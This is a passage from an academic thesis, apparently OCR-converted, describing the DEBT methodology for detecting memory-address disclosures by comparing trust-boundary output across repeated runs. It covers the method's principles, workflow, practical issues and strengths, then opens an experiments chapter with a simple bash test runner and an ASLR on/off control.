Principle 3 is that if all sources of entropy in a program execution are removed with the exception of ASLR, then any entropy remaining must be due to ASLR.

Although it has very specific definitions in fields such as thermodynamics and information systems, entropy is typically used as a term meaning a quantifiable measure of disorder or randomness. In this thesis entropy is used in this context as a measurable amount of unpredictability. In this context ASLR is in itself a source of entropy, as it introduces an area of unpredictability into a program's execution. It follows that if all other sources of entropy, other than ASLR, are eliminated, then any entropy left must be the product of ASLR. This is simple logic. In practice there are many sources of entropy that could never be removed, but only those which effect the output over the trust boundary are important. As most sources of entropy, such as thread timing, should be invisible to a calling process, this should mostly be a practical possibility, but if this is not then, depending upon the false positive rates, this framework may not be applicable to that particular problem application.

5.3.4 Principle 4: Trust boundary data comparison

Principle 4 is that comparing two instances of data over a trust boundary will identify relevant change between two program runs.

It is only data that is passed over a trust boundary that is relevant to this thesis, and given a method of capturing this data, any relevant disclosure must show in that data capture. If the data passed over that trust interface was different for multiple runs, then there must be a source of entropy in the program execution and comparing the data captures would identify this.

5.3.5 Principle 5: Principles can be combined

Principle 5 is that combining the other principles together would allow for the identification of address disclosures.

Given a trust boundary, as defined in principle 1, where information on one side should not be exposed to the other side and given the ability to record all of the data passed over that boundary, then that recording must contain any disclosure that occurred. Given principle 2, if an address disclosure was present then the effect of ASLR would be captured in the output and should be different over enough captures. If these are

compared, according to principle 4, then any difference must be due to a source of entropy and if all sources of entropy were removed other than ASLR then, according to principle 3, that change must be due to ASLR and so, due to principle 2, must be an address disclosure.

The individual principles given in this section define the core idea behind the DEBT methodology. The methodology itself is given in detail in the next section.

5.4 Methodology

The Differential Entropy-Based Testing methodology can be summarised quite succinctly. The data over the trust boundary should be captured and compared over multiple runs of a program. If the results were the same then no disclosure occurred. If the results were different then either there is a source of entropy to be eliminated from the test, or a disclosure was identified.

This can be separated into the steps shown in the flowchart in figure 5.1 and are explained here.

Step 1: Identify trust boundaries.

The first thing that should be done is to identify the trust boundaries that should be tested. This may be obvious for cases such as console applications, but maybe more complex for custom applications or components that are intended to be distributed.

Step 2: Implement trust-boundary capture mechanism.

After the boundaries are defined, a method of capturing and storing the data that flows through that boundary is required. This needs to be in a format that can be accessed externally to the program so that it can be compared later.

Step 3: Define the input to the test.

The input to the test needs to be defined. This should be designed to execute different paths in the program in an attempt to trigger a disclosure. The generation of this data is a field of study on its own basis and is not covered in this thesis.

Step 4: Execute Program.

The program should be executed with the inputs defined in step 3. The data captured over the trust boundary should be captured and stored.

Step 5: Re-execute Program.



Fig. 5.1. Flow-chart depicting the steps involved in implementing the DEBIT methodology.

The program should be re-executed with identical inputs as the previous test. The data captured over the trust boundary should be captured and stored.

Step 6: Are captures different?

Compare all of the captures performed so far. If they are all identical then it needs to be decided if an additional capture should be performed which is step 11. If they are different then the nature of the difference needs to be examined which is step 7

Step 7: Is difference due to ASLR.

At this stage the captures have been shown to be different, so the source of that difference should

be investigated. If it is due to ASLR, a disclosure has been identified. The test can be continued by ignoring this result to look for other vulnerabilities, or it can be terminated here.

Step 8: Identify entropy.

It is now clear there is a difference in the outputs, but it is not due to the affect of ASLR; so the source of the entropy needs identifying.

Step 9: Eliminate source of entropy.

Having identified the source of the entropy that caused the difference over the trust boundary, a mechanism should be implemented to eliminate it.

Step 10: Repeat Test.

With that particular source of entropy removed, the test can be repeated to identify if any other differences occur. It can be repeated with the current input data, which means jumping to stage 6.

Step 11: Is result reliable enough

If the results are the same it needs to be determined if the risk of this happening by chance is deemed acceptable.

Step 12: No Disclosure Occurred.

At this step, the data over the trust boundary was identical for all of the captures implemented and it was determined that the probability of this being a disclosure was small enough to finish that test.

Step 13: Disclosure Occured

This stage should indicate that a disclosure has been successfully identified.

This is the workflow for the DEBT methodology, the practical aspects are covered in the next section.

5.5 Practicality of Methodology

The theory behind the methodology has now been outlined, as has the basic workflow which should be followed. This section discusses the practical elements that are involved in actually implementing it.

5.5.1 Recording data flow over a trust boundary

The most application specific part of this technique is recording data that passes over the trust boundaries. This is more feasible than it may at first appear, as the trust boundaries are typically available to be called from a user application, but it may be that there is a consideration to be made over how difficult it is to

define and record data over a boundary compared to the usefulness of recording that boundary. The two primary methods of recording this data are by capturing the data directly from the application, or modifying the application to record that data.

In many circumstances it is possible to directly capture the data passed over an interface, without any requirement to alter the program. This may be done by using techniques such as re-direction on the console, it may be done using application specific functionality, or even by custom functionality in the test input. Examples are given in the table 5.4.

Application	Capture Method
Console Application	Capturing the output from a console application is relatively simple using file redirection. All of the data over a stream such as ***STDOUT*** can easily be re-directed to a file, rather than the console.
Web Browser	The interface between the internals of a web-browser and the source code for a web-site, after it has been processed by the browser is a natural trust boundary. No web-site or script should be able to view memory address information internal to the browser and this should never appear in the sites-source code. This can be captured easily using the view source functionality on most browsers, and also by examining the contents of the documents object model. To automate this it is possible to use automated platforms to view the code and record it to a file.
Library code	If the interface to a library is being tested then a test harness is required to call the library code. This harness can easily output to a file all of the data passed to and from that library.

Table 5.4. Examples of direct capture of data over a trust boundary

The other solution to capturing the data passed over a trust boundary is to modify the application itself. This may be the easiest solution depending upon the availability of the source code and the simplicity of the trust boundary implementation. This approach was taken in the experiments chapter in order to instrument the XPATH interface in Chromium to record all information that was passed over that interface, not just the information that was stored in the document afterwards. This was a relatively simple code change to output the data over the interface to ***STDERR*** which was then redirected to a file, however identifying the correct code to be modified may or may not be simple. Although it would first appear that this approach is restricted to those circumstances where source code is available, the existence of frameworks to alter an application at the binary level, developed in order to implement instrumentation such as this (Luk et al., 2005), means this may not necessarily be the case.

5.5.2 Big bang or iterative approach

There is a choice to made as to how to implement the principles behind this technique. Although the workflow given above describes an iterative model for identifying any un-desired source of entropy, it is not the only possible method. The big bang approach, where an application is studied and all of the differences are identified up front and catered for, was the first approach taken when exploring this methodology and may be the most practical for some scenarios, particularly where sources of entropy are common and obvious. In practice however, the iterative approach turned out to be more useful, at least in the testing done during this thesis. In this approach the technique was executed until it come up with a positive. That was then examined to see if it was a true or false positive and if it was a false positive the source of that execution difference was traced and then eliminated. The reason this turned out to be more productive was that there was much less difference between runs than was originally expected and the number of false positives was very low. For this reason, the iterative approach has been defined in the workflow, rather the than the big bang approach, but when implementing the methodology this is purely a personal choice.

5.5.3 User inputs

In order for this technique to work, it must be run with exactly the same inputs each time. In most circumstances, user input to an application is simply a case of loading a document or of input to a console and is mostly easy to replicate. Sometimes this may take a little more engineering than would first appear to be the case. An example is loading a web-site; sometimes web-sites show a different page for every view as they load a different advert. Circumstances such as this involve downloading the entire page to a local store and testing from this. Even using tools such as ***WGET***(Niksic, 1998) to download a page and all of its dependencies do not always make the input identical, but there are pre-built testing applications designed to do exactly this such as the application web-page-replay (GitHub, 2014). It is also important to remember those less obvious user inputs that might not be direct from user; examples of this for the web-browser might include the cache or cookies, which also need to be identical.

It may be that it is not possible to create completely identical inputs. One instance that may not be possible, is where the timing of user input is absolutely essential. An example here is the entropy creation part of some encryption software where the timing of mouse movements is used to create a unique key. There are applications designed for software testing which will re-create user input, however it is unlikely the timing will be exact to the degree that may be required for this very limited class of applications.

5.5.4 Mechanism for eliminating sources of entropy

It is important to eliminate the other sources of differences between executions. The obvious sources of differences between runs are time and date functions and random functions. There are several methods for eliminating these, one is to replace these functions in the library they are implemented in so that a custom version is called, an example of this is altering the C standard library to replace the standard functions. Another method of doing this, which was used in the early testing for this thesis, is to use the ***LD_PRELOAD*** environment variable in Linux, to redirect function calls to alternative versions. A framework was implemented which intercepted all of the calls to the date, time and random functions of a program using the ***LD_PRELOAD*** environment variable. The custom version of these libraries worked in two ways, a recording setting and a replay setting, dependent upon an environment setting. In recording mode the library simply called the native version of the called function but, before it returned the value to the calling function it stored the value in a datastore. In replay mode it intercepted the function calls and returned the equivalent call from the first run. This meant the first run was a completely accurate and un-compromised execution, and subsequent executions were identical to the first. In practice it turned out to be easier, in most circumstances, to simply return a hard-coded date or value as it did not affect the functionality of the application. The open-source project web-page-replay (GitHub, 2014) manages this by controlling the seed values for the random and date functions.

Considerable work is done in other fields for eliminating more difficult to resolve sources of entropy, such as thread timing so the ability to execute programs completely deterministically is becoming more of a possibility (Cui et al., 2010; Bergan et al., 2011). In practice it may be more practical to simply check more iterations of the capture.

Considerable work is being done on methods of ensuring that applications can be executed deterministically, so this may change (Cui et al., 2010; Bergan et al., 2011).

5.5.5 Number of captures required

It has already been mentioned that this technique is reliant upon the probability of two disclosures having different values. This probability depends on the range of possible addresses and the distribution of addresses within that range. It can only be assumed that addresses are reasonably well distributed amongst the address space and so only the range of values is considered here. This is not as easy to calculate as may first be assumed, as low end bits are not always used due to page alignment or other optimisation issues. The implementation of ASLR used in “On the effectiveness of Address Space Randomisation” (Shacham

et al., 2004) shows 3 different areas of memory as being affected by ASLR and these having 16 or 24 bits of entropy. This gives a worst case probability of two successive addresses as having the same value as 1 in 2^{16} or 1 in 65,536. Even given this limited implementation the chances of an address appearing the same over three runs is 1 in 4,294,967,296 which should be considered as reliable; although Microsoft started with a much worse implementation than this with only 256 different possibilities, larger address space ranges are continually being implemented, especially with the advent of 64 bit computing, and the probability of successive repeated numbers becomes increasingly small, even with only two captures. The same logic applies to calculating the reliability of DEBT in identifying other disclosures, such as stack canaries.

5.6 Novelty of Methodology

The novelty of this methodology exists in both the problem it is solving and the approach it uses for solving that problem. This is the only paper in the academic literature to perform run-time monitoring for address disclosures. It does this in a manner which is also very different to many of the existing methodologies for testing other memory issues. It is also very different to any other work in this field but, there are however, similarities to other fields.

The approach taken in the earlier chapters of this thesis has been around the importance of address disclosures and of memory issues, the literature review and information regarding similar testing issues was based around this. Now the proposed solution has been examined, it can be seen that there are papers that are similar in this approach but to a different problem domain. Jung et al. (2008) and Croft and Caesar (2011) both examine the problem of exfiltration of user application data over a network. The approach taken in Jung et al. (2008) is to run an application with different inputs and to record the network traffic coming out; by comparing the difference between these runs, it is hoped that a correlation can be identified between certain input fields and the network output and so can identify exfiltration of user data. This paper is the most similar to the DEBT methodology, as the authors also have the problem of ensuring a deterministic run of the application at each turn. They do this with a combination of ensuring the application state is similar for each run by using a virtual machine for the application and restoring its state at each execution, and partially with lots of logic re-ordering and filtering the network output. A similar paper is Croft and Caesar (2011) where a shadow copy of a network is created with sensitive data being scrubbed and then compared against the original network to identify any difference. The DEBT methodology was developed independently of the techniques covered here, not as an application of that technique to a different domain, but the approaches are similar and have similar issues in that they both suffer from issues of entropy but at different scales, the primary non-determinism issues here concern unexpected network traffic rather than

random numbers, but it is very possible that advances in each technique could aid the other.

Similarly there is the field of differential testing (Evans and Savoia, 2007), this is a sub-field of regression testing where two different versions of a program are tested to ensure that code changes have not adversely affected its functionality, but this does not suffer from the same issues as the other techniques as unit testing and regression testing are typically very deterministic in design.

5.7 Strengths and Weaknesses of Methodology

The lack of alternative methodologies to use as a comparison makes assessing the strengths and weaknesses of DEBT difficult; an attempt will be made here although it may at times be quite subjective. As the paper Peiró et al. (2014) is the closest to this problem, comparisons to the different approaches will be drawn where possible.

There is a requirement in this methodology to define a trust boundary, but it is hard to see how this is anything other than inevitable. Although the methodology proposed here requires this to be explicitly defined for each application or set of applications, even in Peiró et al. (2014) where the trust boundary between the ***kernel*** and ***userspace*** is implicit, there is a requirement to explicitly define the functions that make up this border (described as sinks). The necessity of instrumenting the interface to capture data passed over it, is a weakness of this methodology and it is possible that this could make it impossible to use in certain circumstances. Similarly the requirement to eliminate all of the other sources of entropy in a program should be considered a weakness; how much so is likely to be very application specific.

One area that can be considered a strength of this methodology is that it should catch all types of address disclosures, regardless of their origin; that this covers kernel disclosures, disclosures explicitly coded and disclosures due to memory issues is a strong area. Although it is possible that a framework could be put together to define all possible sources of disclosures and a framework such as Valgrind (Nethercote and Seward, 2007) could be used to detect these, this work has yet to be done. The approach taken in Peiró et al. (2014) will detect any type of information leak, not just address disclosures, but only in certain very limited circumstances[†], whereas the approach taken here will only identify specific disclosure types but will do so in a much greater range of circumstances.

[†]Only disclosures from the stack are identified and only when the disclosure is in the same function as the memory was originally allocated.

An exception to the above is Bittau et al. (2014) which introduces a technique to infer an address disclosure by progressively overwriting stack contents. This requires a stack overflow vulnerability in a service which will continuously keep restarting. It also requires that the address space is not re-randomised upon the restart. The DEBT methodology will not be capable of identifying this as a disclosure, as the value is never actually returned to the user, but is inferred from the operation of the program. Whether this is still classed as a disclosure is an issue left for other authors, but is likely to be a difficult for any methodology or framework. Similarly side-channel attacks are methods of identify memory contents, and can be considered as disclosures, but would not be detected by this methodology.

The speed of the methodology is an area that should also be mentioned here. Time may be required to eliminate sources of entropy in a program and this should be factored in to the efficiency calculations. Even with this, the DEBT methodology could be very efficient in comparison to other memory management checking scenarios. The impact using the Valgrind framework has on the application speed is 60 times (Nethercote and Seward, 2007), where this methodology only has the overhead of capturing the data over the interface for two runs and comparing the outputs; the application specific nature of this makes the overhead hard to quantify. The requirement to trigger the disclosure makes the speed of static analysis by far superior in this area.

A strength of the methodology is that it is likely to extend to other protection methods. As well as current technologies such as kernel ASLR and stack cookies (both of which should also be detected), many of the proposed future developments such as encryption, data space protections, instruction set randomisation and finer-grained ASLR (which are all covered in chapter 3), are based upon introducing additional entropy and so the DEBT methodology is also likely to be effective in these scenarios. Similarly it may be effective against slightly less tangible types of disclosures. The timing of threads in an application could be an example of this; this is a source of entropy that could alter the order of data across a trust boundary, depending upon the application this may also be considered of a form of disclosure, particularly if ***side-channel attacks*** could be a possibility.

The simplicity of this system could also be considered as a strength, depending on how complex the requirements to capture the data and ensure deterministic execution are. The methodology is essentially quite simple in its design and requires no specific programming knowledge; the requirement to monitor the trust boundary requires a method of identifying that boundary, for the DEBT methodology this can be done without any specialised programming knowledge, which may not be the case for implementations using frameworks such as Valgrind. Similarly, the ability to be able to apply this methodology in

many environments may make it applicable in areas such as mobile development, or some embedded environments where larger frameworks may not be so suitable.

One final strength of the methodology to be considered, is that there should be practically no false negatives. Given a reasonable amount of entropy over the captures, if the data passed over the captures was identical, then a reasonable level of confidence can be given that no disclosure occurred, it is unlikely that any would be missed. The requirement for the disclosure to be triggered, mitigates this strength somewhat, when compared to the Peiró et al. (2014) approach, which will identify every disclosure (within its limited scope) without the need for it to be triggered.

All methodologies and techniques have both strengths and weaknesses and DEBT is no different in this. Given that this is currently the only methodology to detect disclosures that are buried more than one function deep in a program, there is little to compare it with; it is possible that these strengths and weaknesses would need to be revised in time, but that the methodology currently exists, and can solve a problem no other does, must be its strongest point.

sum:Framework

5.8 Conclusions

This chapter not only introduces the DEBT methodology behind this thesis but discusses its strengths and weaknesses, both in the development process and the methodology itself. That no formal methodology was followed during the development of this framework does not appear to be a weakness in the methodology itself, particularly as the informal process followed was close to at least one formal methodology. This is not a coincidence as it is difficult to see how the experimentation and development of research can be done in anything other than using an iterative aproach, but having formalised hypothesis during the development process may provide clearer thinking into the exact nature of the develpoment being done and this is an area that can be explored in future development.

After the framework is explained the novelty of the methodology is discussed. It is clear that there are other areas of research that have used techniques that are very similar to the one used here, but in different contexts. If this was identified earlier during the development process then these may have had more of an impact on the final solution. That these connections were not made earlier can be considered as a weakness of the development process but that they were identified, and other researchers have had successfull usage from them, can be seen as a pointer that the methodology is more likely to be successful.

Near the end of this chapter the strengths and weaknesses of the methodology are discussed. The requirement to define trust boundaries is likely to be common to any solution to this problem, be they implicit or explicit, and so this may not be a weakness of the methodology itself. Speed issues are discussed, as a possible strength of the methodology, but as this is not quantified and as there are no other solutions to compare to, this is just speculation. Similarly the likely lack of false negatives may turn out to be a product of the method of implementation and so is hard to state categorically.

To effectively demonstrate the effectiveness of the framework, experimentation is needed and this is done in the next chapter.

Chapter 6

Experiments

6.1 Introduction

This chapter details the experiments used to demonstrate this thesis. It starts with the overall requirements and objectives that the experiments aim to test. All of the experiments go through a four stage process, with each stage being defined for each one. As many experiments are similar, they are introduced in sets where sensible, with a small section for each individual experiment. Finally there is a summary of this chapter.

6.1.1 Experimental design

Strong experimental design is a cornerstone of science and cannot be taken lightly. Several resources and papers were used in researching this topic. Those of particular help included Pfleeger (1995); Basili (1993); Zelkowitz and Wallace (1998), but the experiments in this chapter follow the methodology and terminology from Juristo and Moreno (2010). This was chosen as it is influential (523 cites on Google scholar at time of writing, November 2014), up-to-date (2010) and complete enough so there was no need to pick and choose sections from different papers. Following a single authors advice should ensure a consistency through the experiments and alleviate many of the potential issues that can occur when designing experiments.

The phases of experimentation defined in Juristo and Moreno (2010) are:

Phase A: Definition of the objectives of the experimentation

Phase B: Design of the experiments

Phase C: Execution of the experiments

Phase D: Analysis of the results/data collected from the experiments.

This chapter will follow these phases as both a framework for the experiments and as method of presentation. The objectives of the experiment will be defined to follow the doctrine of falsifiability, as proposed by Popper (2014). Each experiment will have a Alt:ExpInt1null hypothesis and an alternative hypothesis. If the experiments reject the null hypothesis,then this will demonstrate the alternative hypothesis.

6.1.2 Principles to be tested

Of the contributions listed in this thesis, there are two which need to be tested experimentally:- that DEBT can be used to reliably detect address disclosures and that it can be used to detect other disclosure types. The following principles have been defined to demonstrate these contributions.

Principle 1: The methodology is possible and can work for address disclosures.

Principle 2: The methodology is a cross platform solution.

Principle 3: The methodology can be practical for complex, real-world software.

Principle 4: The methodology can identify stack canaries.

Principle 5: The methodology can identify more general disclosures.

Principle 1, that the methodology can work, is initially established in experiment 1 and then demonstrated in all of the other experiments. Principle 2, that the methodology works across multiple platforms is initially demonstrated in experiments 1, 2, 3 and 4 before being re-enforced in 5, 6 and 7. Principle 3 is that the methodology is practical for real-world problems, with all of the complexities involved with those products and is demonstrated in experiments 8, 9, 10. Principle 4 demonstrates that the methodology can identify stack canaries and is tested in experiments 5, 6 and 7. The final principle, that the methodology can also detect other disclosures types, is tested in experiment 10.

6.1.3 Summary of experiments

In Experiment 1 a simple, artificially created program is tested with 1000 inputs. These were designed so that half caused a disclosure and half output a preset value. This was to identify if the DEBT methodology can work in even the most basic circumstances. This was repeated with ASLR turned off as a control measure.

Experiment	Operating System	Compiler	Software	Experiment Type
1	Linux 3.8.0.19		Custom Program 1	Simple Disclosure
2	***OSX*** 10.9.2		Custom Program 1	Cross Platform test
3	***OpenBSD*** 4.6		Custom Program 1	Cross Platform test
4	Windows 7		Custom Program 1	Cross Platform test
5	***OSX*** 10.9.2	***Clang*** (503.0.40)	Custom Program 2	***Stack canaries***
6	Linux 3.8.0.19	***GCC*** (4.7)	Custom Program 2	***Stack canaries***
7	Windows 7	***Visual Studio***(2008) C++ compiler	Custom Program 2	***Stack canaries***
8	Linux 3.8.0.19		***Chromium***	Real World known-sample
9	Linux 3.8.0.19		Chromium	Real World unknown-samples
10	Linux 3.2.0.9		***Apache***	Generic Disclosure Test for ***HeartBleed***

Table 6.1. Summary of experiment targets and types.

Experiments 2, 3 and 4 are part of a common set of experiments designed in the same manner. They are similar to Experiment 1, but are executed on other operating systems. The intention is to show that this methodology is not limited to Linux only, but is a cross-platform solution. These experiments use Apple's ***OSX***, Windows 7 and ***OpenBSD*** and are otherwise identical to Experiment 1.

Experiments 5, 6 and 7 are a set of experiments designed in a similar manner. The intention behind these experiments is to identify if DEBT can be used to identify another probabilistic mitigation technique, stack canaries. Three sets of experiments are run using three different operating systems on their primary compilers. The experiments are repeated with canaries disabled at the compilation stage, as a control measure to ensure that it is canaries that are being identified.

Experiment 8 uses a complex, real world, software product and vulnerability, to see if the program can identify a known input which triggers that vulnerability. The browser ***Chromium*** was used for this and the experiment was repeated with ASLR turned off to ensure that the issue was a disclosure.

Experiment 9 is to test that the methodology can be used to identify previously unseen samples which trigger a memory disclosure. More than 4000 websites hosting ***XML*** documents were identified and tested. The program then predicted which had a disclosure. The results were then checked against the reality.

Experiment 10 was to demonstrate that the DEBT methodology can spot more general disclosures under certain circumstances. It does this using CVE-2014-0160 (MITRE, 2014), commonly known as the ***HeartBleed*** bug. A vulnerable server is created and a simulated fuzz test is used which uses different values

for the size field. If the vulnerability returns changing information, then this would demonstrate that this technique could identify this particular bug.

6.2 Experiment 1

This thesis is simple, if you remove all of the difference between two runs except for the effects of ASLR, then what is left must be the effect ASLR. This is simple logic. This can be shown experimentally if, regardless of how simple the scenario, the methodology can be used to identify a memory disclosure. If this is demonstrated then this will also demonstrate principle 1, that the methodology can work. This can be proven in a single experiment and is the first experiment attempted.

A small custom program was written* that takes a number as an input. If that number is odd a memory disclosure occurs, if it is even no disclosure occurs. The program was run for each entry in the dataset under two different treatments, one with ASLR turned on and one with ASLR turned off. To disprove the null hypothesis the runs with ASLR turned on should spot the disclosure and those with ASLR turned off, should not.

This should demonstrate principle 1, that the methodology can work.

The requirements and objectives for this experiment are set-out and formalised in 6.7.1, the experiment design is detailed in 6.2.2, the execution details are given in 6.2.3 and the results are shown in 6.2.4.

6.2.1 Experiment Objectives

This experiment is a simple one, to identify if the methodology works, in the cleanest of scenarios by creating an address disclosure and testing to see if the methodology can identify it. This should demonstrate principle 1.

The formalised hypotheses for this are given in table 6.2.

Hypothesis type	Description
Null hypothesis	This methodology can not identify if an address disclosure has occurred in any scenario.
AltExp1Tab Alternative Hypothesis	This methodology can identify if an address disclosure has occurred in certain scenarios.

Table 6.2. Hypotheses for Experiment 1

*The source code is given in Appendices A

6.2.2 Experiment Design

This is a controlled experiment using two treatments. Treatment A takes a program that will cause a memory disclosure given an input of type 1, but not if given an input of type 2. It is fed an equal number of type 1 inputs and type 2 inputs in a randomised manner. The predictions from the framework are then checked to see if they correspond with type 1 or type 2 inputs. If the times when the framework claims a disclosure occurred correspond to the type 1 inputs, then it is at least correctly identifying type 1 inputs.

Treatment B is identical to treatment A, except that ASLR is turned off. If the results for treatment A are different to treatment B then this must be due to ASLR. This would show that it is correctly identifying type 1 inputs, because of the effect of ASLR.

The null hypothesis will be considered disproved if the framework spots the correct input type 99% of the time, with no false negatives and if treatment B does not spot any disclosures.

6.2.2.1 Program Under Test

A simple program was written that returns an integer if an even number is input and returns the address of that integer (a memory disclosure) if the input is odd. The source code for this is included in Appendices A.

6.2.2.2 DataSet Selection

The dataset consists of 1000 inputs. These inputs are the numbers 1 to 1000. If the convention is used that an odd number should indicate a disclosure should occur and an even number should indicate that no disclosure should occur, then this gives an equal split amongst the dataset of 500 for each set. To ensure the order of the results is not predictable the order of the numbers were mixed up.

To create the dataset a file containing the numbers 1 to 1000 was created and the ***Unix*** '***shuf***' utility was used to ensure the order was not predictable.

This dataset shall be referred to in the rest of this thesis as DataSet 1.

6.2.2.3 Trust Boundary to be tested

The trust boundary in this scenario is ***STDOUT***. This is the interface to the calling program and could be captured by a calling user. It is the interface written to when using the ***printf*** function.

6.2.2.4 Running and Controlling the experiment

A simple ***Bash*** script was created which ran the test with each element of the dataset, the first few lines of which are shown in listing 6.1.

Program 6.1. First few lines from the bash script “runExperiments“ that ran all of the experiments.

```
#!/bin/bash

./simpleExperiment.sh 648
./simpleExperiment.sh 307
./simpleExperiment.sh 860
./simpleExperiment.sh 577
./simpleExperiment.sh 729
```

Each entry simply calls a subscript called simpleExperiment, this executes the test by calling the program under test twice, with the same input parameter, and then outputting any difference between the two runs. The source-code for this is listed in appendices B and a diagram showing the process is given in figure 6.1.



Fig. 6.1. Diagram showing the interaction between the two scripts involved in executing Experiment 1.

Using this method the application was not altered in any way, and the only method of communicating between the framework and the calling program was the standard Unix file redirection system.

6.2.3 Execution of Experiments

This was performed on Linux, with kernel build "3.8.0-19-generic", as distributed by Linux ***Mint*** 13.

In Linux, the file "/proc/sys/kernel/randomize_va_space" controls the ASLR setting, on a system wide basis, and should contain a single integer value between 0 and 2. Setting this to the value of '0' ensured that ASLR was disabled for that treatment while setting this to '2' ensured it was completely enabled. This was the only change made to differentiate between the two treatments.

The experiments were executed, using a single run and no issues were identified during this stage.

6.2.4 Results

The whole program was run and the output captured. ASLR was turned off and the same file was run. The results are listed in table 6.3.

Test	ASLR	No. Inputs	No. Expected	No. Identified	Incorrect Entries
1	On	1000	500	500	0
2	Off	1000	0	0	0

Table 6.3. Presentation of results for Experiment 1

The trigger was identified perfectly when ASLR was turned on, but not when ASLR was turned off.The results were checked to ensure that the disclosures did correspond to the odd inputs. This demonstrates clearly that the framework is identifying the affects of ASLR and so is identifying memory disclosures. This was also done with no false positives, so fulfills the success criteria and disproves the null hypothesis.

6.3 Experiments 2, 3 and 4

It has been demonstrated that the DEBT methodology works, given a simple scenario. Depth can now be added to this thesis by showing that this concept is not limited to ***Linux***, but works on other major operating systems. This set of experiments is designed to do just that, by replicating Experiment 1 as closely as possible, but on other operating systems. The Operating systems chosen were ***OSX***, ***OpenBSD*** and Windows 7 and the same program and datasets were used as for Experiment 1; this was dataset 1 and the program listed in Appendices A. The program was run for each entry in the dataset under two different treatments, one with ASLR turned on and one with ASLR turned off. To disprove the null hypothesis, AltExpSimp1 and so demonstrate the alternative hypothesis, the runs with ASLR turned on should identify the disclosure and those with ASLR turned off, should not.

This would then establish principle 2, that this is a cross platform methodology.

The requirements and objectives for this experiment are set-out and formalised in 6.3.1, the experiment design is detailed in 6.3.2, the execution details are given in 6.3.3, 6.3.4 and 6.3.5; finally the results are shown in 6.3.6.

6.3.1 Experiment objectives

